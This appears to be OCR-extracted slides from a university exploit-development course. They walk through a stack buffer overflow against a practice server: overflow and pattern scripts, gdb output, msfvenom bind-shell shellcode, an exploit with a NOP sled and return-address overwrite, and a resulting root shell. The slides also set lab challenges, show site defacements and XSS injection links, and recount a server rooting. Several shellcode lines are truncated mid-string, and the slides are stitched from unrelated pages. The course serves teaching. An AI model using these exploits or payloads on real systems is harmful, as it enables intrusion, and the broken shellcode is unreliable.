
- **Input more than 1024 bytes will overflow the buffer**

```
GNU nano 2.2.6                    File: p4-b1

#!/usr/bin/python

print 'A' * 1100
```


DoS Exploit


root@kali: ~/127/t
File Edit View Search Terminal Help
root@kali:~/127/t# ./p4-server
Segmentation fault
root@kali:~/127/t#
root@kali: ~/127/t
File Edit View Search Terminal Help
root@kali:~/127/t# nc 127.0.0.1 4001 < p4-e1
Welcome to my server! Type in a message!
root@kali:~/127/t#

Nonrepeating Pattern



```
  GNU nano 2.2.6                          File: p4-b2

#!/usr/bin/python

prefix = 'A' * 1000

pattern = ''
for i in range(0, 5):
   for j in range(0, 10):
      pattern += str(i) + str(j)

print prefix + pattern
```



```
root@kali:~/127/t# cat p4-e2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0001020304050607080910111213141516171819
202122232425262728293031323334353637383940414243444546474849
root@kali:~/127/t# 
```

Gnu Debugger

```
(gdb) run
Starting program: /root/127/t/p4-server

Program received signal SIGSEGV, Segmentation fault.
0x39313831 in ?? ()
(gdb)
```

```
root@kali: ~/127/t
File  Edit  View  Search  Terminal  Help
root@kali:~/127/t# nc 127.0.0.1 4001 < p4-e2
Welcome to my server!  Type in a message!
```

```
(gdb) info registers
eax            0xbfffcc10       -1073755120
ecx            0xbfffe880       -1073747840
edx            0xbfffd054       -1073754028
ebx            0xb7fb6000       -1208262656
esp            0xbfffd020       0xbfffd020
ebp            0x37313631       0x37313631
esi            0x0      0
edi            0x0      0
eip            0x39313831       0x39313831
```

Generate Shellcode with msfvenom

```
root@kali:~/127/t# msfvenom -p linux/x86/shell_bind_tcp AppendExit=true
-e x86/alpha_mixed -f python
No platform was selected, choosing Msf::Module::Platform::Linux from the
 payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 232 (iteration=0)
x86/alpha_mixed chosen with final size 232
Payload size: 232 bytes
buf =  ""
buf += "\x89\xe6\xdb\xcf\xd9\x76\xf4\x5e\x56\x59\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x
buf += "\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x
buf += "\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x
buf += "\x58\x50\x38\x41\x42\x75\x4a\x49\x30\x31\x6b\x
buf += "\x57\x49\x73\x63\x63\x33\x73\x36\x33\x52\x4a\x
buf += "\x4c\x49\x4b\x51\x78\x30\x35\x36\x58\x4d\x6d\x
buf += "\x6b\x43\x6e\x33\x62\x45\x38\x37\x72\x47\x70\x
buf += "\x63\x6c\x30\x6a\x36\x70\x70\x51\x76\x30\x6d\x
buf += "\x61\x62\x4a\x75\x36\x42\x78\x7a\x6d\x4b\x30\x
buf += "\x47\x31\x45\x54\x6d\x63\x36\x64\x6e\x50\x31\x
buf += "\x6d\x6b\x30\x33\x73\x38\x30\x30\x66\x7a\x6d\x6f\x70"
buf += "\x5a\x33\x61\x49\x72\x4a\x47\x4f\x36\x38\x78\x4d\x4f"
buf += "\x70\x37\x39\x74\x39\x78\x78\x73\x58\x36\x4f\x74\x6f"
buf += "\x70\x73\x62\x48\x42\x48\x66\x4f\x33\x52\x62\x49\x30"
buf += "\x6e\x4b\x39\x7a\x43\x42\x70\x73\x63\x6c\x49\x6d\x31"
buf += "\x78\x30\x34\x4b\x7a\x6d\x6d\x50\x66\x51\x79\x4b\x42"
buf += "\x4a\x33\x31\x33\x68\x6a\x6d\x4b\x30\x41\x41"
root@kali:~/127/t#
```

Open Terminal
Copy
Paste
Profiles
Read-Only
Show Menubar

Construct Exploit


```
GNU nano 2.2.6                File: p4-b4

buf += "\x6e\x4b\x39\x7a\x43\x42\x70\x73\x63\x6c\x49\x6d\x31"
buf += "\x78\x30\x34\x4b\x7a\x6d\x6d\x50\x66\x51\x79\x4b\x42"
buf += "\x4a\x33\x31\x33\x68\x6a\x6d\x4b\x30\x41\x41"

prefix = 'A' * (1036 - 200 - len(buf))
nopsled = '\x90' * 200
eip = '\x41\x42\x43\x44'
padding = 'X' * (1100 - 1036 - 4)

print prefix + nopsled + buf + eip + padding
```

The Stack Frame

```
(gdb) x/260x $esp
0xbfffcc10:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcc20:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcc30:     0x41414141      0x41414141      0x41414141      0x41414141

0xbfffce40:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffce50:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffce60:     0x41414141      0x41414141      0x41414141      0x90909090
0xbfffce70:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffce80:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffce90:     0x90909090      0x90909090      0x90909090      0x90909090

0xbfffcf20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffcf30:     0x90909090      0xcfdbe689      0x5ef476d9      0x49495956
0xbfffcf40:     0x49494949      0x49494949      0x43434343      0x51374343
0xbfffcf50:     0x58416a5a      0x30413050      0x41416b41      0x42413251
0xbfffcf60:     0x30424232      0x42414242      0x41385058      0x494a7542

0xbfffd010:     0x31334a42      0x6d6a6833      0x4141304b      0x44434241
(gdb)
```

- **The last word is the return value**
- **Must jump into the NOP sled**

Listening Shell



Pwnage
Remote Code Execution

```
.  .  .  .  .  .  .  .  sambowne Sat Aug 22 18:24:28
~ $nc 192.168.119.130 4444
whoami
root
pwd
/root/127/t
uname -a
Linux kali 4.0.0-kali1-686-pae #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) i686 GNU/Linux
```

Challenge 1: Local Server with Symbols (10 pts.)

In a Terminal window, execute these commands:

```
curl https://samsclass.info/127/proj/p4x-server1.c > p4x-server1.c

curl https://samsclass.info/127/proj/p4x-server1 > p4x-server1

chmod a+x p4x-server1

./p4x-server1
```


In a new Terminal window, execute this command:

```
nc 127.0.0.1 4010
```

You see a prompt. Enter HELLO. It's echoed back to you, as shown below.

```
root@kali:~/127# nc 127.0.0.1 4010
Server listening.  Enter string to echo.  Enter q (lowercase) to quit.
HELLO
I got this message: HELLO
Server listening.  Enter string to echo.  Enter q (lowercase) to quit.
```

Exploit this server so that you get a remote shell, as shown below.



Challenge 2: Local Server without Symbols (10 pts.)

```
Downloads — bash — 80×8
.  .  .  .  .  .  .  .  sambowne Sat Aug 29 14:09:55
Downloads $nc 192.168.1.215 4020 < p4xb-e1
Socket connected to server v2: 2 0.0.0.0:4020 to 2 0.0.0.0:49824
Server v2 listening.  Enter string to echo.  Enter q or x (case insensitive) to
quit.

.  .  .  .  .  .  .  .  sambowne Sat Aug 29 14:21:40
Downloads $
```

```
python.txt
sambowne — nc — 80×5
.  .  .  .  .  .  .  .  sambowne Sat Aug 29 13:58:52
~ $nc 192.168.1.215 4444
whoami
root
```

https://samsclass.info/127/proj/p4x-lbo-shell.htm

Challenge 3: Remote Server without Symbols (10 pts.)

To connect to the server, in a Terminal window, execute this command:

```
nc attack32.samsclass.info 4030
```

If you'd like a local copy of the server binary to analyze, use this command.

```
curl https://samsclass.info/127/proj/p4x-server3-500 > p4x-server3-500
```

Exploit this process and get a shell on the server. Then put your name in this file:

```
/home/p4x/winners
```

Create this file:

```
/home/p4x/updatenow
```

After one minute, your name will appear on the WINNERS page here:

http://attack32.samsclass.info/winners.html

attack32.samsclass.info/winners.html

WINNERS!

CNIT 127: Exploit Development -- Sam Bowne

Proj 4x, Challenge 3: Buffer Overflow

Exploit Development Challenges Home Page

---

ciccio87
Mon Aug 31 19:35:01 EDT 2015

---

mromer44
Wed Sep 2 14:42:01 EDT 2015

Hacked by @the_fire_dog
Thu Sep 10 17:08:01 PDT 2015

---

pwned by nullspace
Tue Sep 15 23:13:01 PDT 2015

Vulnerability Disclosure

https://samsclass.info/vuln-disclosure-policy.htm

Responsible Disclosure Policy for Samsclass.info

Guidelines

We require that all researchers:

- Make every effort to avoid privacy violations, degradation of user experience, disruption to production systems, and destruction of data during security testing;
- Perform research only within the scope set out below;
- Use the identified communication channels to report vulnerability information to us; and
- Keep information about any vulnerabilities you've discovered confidential between yourself and Sam Bowne until we've had 15 days to resolve the issue.

If you follow these guidelines when reporting an issue to us, we commit to:

- Not pursue or support any legal action related to your research;
- Work with you to understand and resolve the issue quickly (including an initial confirmation of your report within 72 hours of submission);
- Recognize your contribution on our Security Researcher Hall of Fame, if you are the first to report the issue and we make a code or configuration change based on the issue.

- **ty @bugcrowd**

Hacked by Anonsec

https://samsclass.info/122/proj/independent/

Research & Present: Extra Credit

Research a security topic and give a brief presentation in class. The presentation should be approximately eight slides and ten minutes long.

Don't feel restricted to the topics below; any security topic is fine. These topics are just examples.

Suggested Topics

How to use Group Policy to Allow or Block URL\'s
Forefront Threat Management Gateway (TMG) | Secure Web Gateway | VPN
Microsoft Security Compliance Manager
2011-10-26: TMPLTR
Windows Firewall Script To Block IP Addresses And Country Network Ranges
2011-10-31: ModSecurity SQL Injection Challenge: Lessons Learned
Making a honeypot like this would be a good project
Websecurify--Web app vuln tester, I think

Hacked by Anonsec - 3r3b0s
Hacked by Anonsec - 3r3b0s
Hacked by Anonsec
AnonSec Official Members: Mrlele - AnonSec666 - 3r3b0s - d3f4ult - PhantomGhost - Hannaichi - ap3x h4x0r - Gh05tFr3ak - spider64 - OverKiller - Cyb3r Shzz0r - Pr3d4T0r - Mr. BlackList - Razar - MR.WWW - AN0NT0XIC
Freedom for Gaza
Long Live Palestine!

I left the defacement there, it's a fair cop. --Sam Bowne, 1-31-15

XSS

3-28-15: @erikrberlin paid attention in class and deduced my new link authentication scheme, so he defaced my home page with an XSS. Congratulations! For educational purposes, here is the series of links he used to sneak past my filters:

```
<a href='https://samsclass.info/10/10_F14.shtml'>test</a><br>

<a href='http://samsclass.info'>test</a><br>

<a href='http://samsclass.info'>a<script>alert(\"test\")</script></a><br>

<a href='http://samsclass.info'>a<script>alert(String.fromCharCode(116,101,115,116))</script></a>
<br>

<a href='http://samsclass.info'>a</a><script>alert(String.fromCharCode(116,101,115,116))</script>
</a><br>

<a href='http://samsclass.info'>a</a><script>alert("test")</script></a><br>

<a href='https://twitter.com/erikrberlin'>Added by Erik
Berlin<script>alert(String.fromCharCode(88,83,83,32,80,79,67,32,98,121,32,69,114,105,107,32,66,46))
</script></a><br>

<a href='https://twitter.com/erikrberlin'>Link added by Erik
Berlin<script>alert(String.fromCharCode(88,83,83,32,80,79,67,32,98,121,32,69,114,105,107,32,66,46))
</script></a><br>
```

Rooted My Server

server pwned by axi0mX :-P

11-5-15: axi0mX got root on my attack server, by first exploiting a deliberately vulnerable process with low privileges, and then using a privilege escalation exploit that was several months old, because I had not patched the box.

https://samsclass.info/127/proj/pwned-by-axiomx.htm

How I pwned your server attack.samsclass.info

I didn't use Metasploit or any vulnerability scanner.

Perhaps you are anticipating that it took a lot of effort or expertise, but it didn't, because after CNIT127 p13x I had access to a shell on your server.

With a shell, I could look at the software you used on your system, and I found that you were using Ubuntu 14.04 LTS (I think by running lsb_release -a), and also the kernel version from uname -a:

Rooted Twice the Same Way

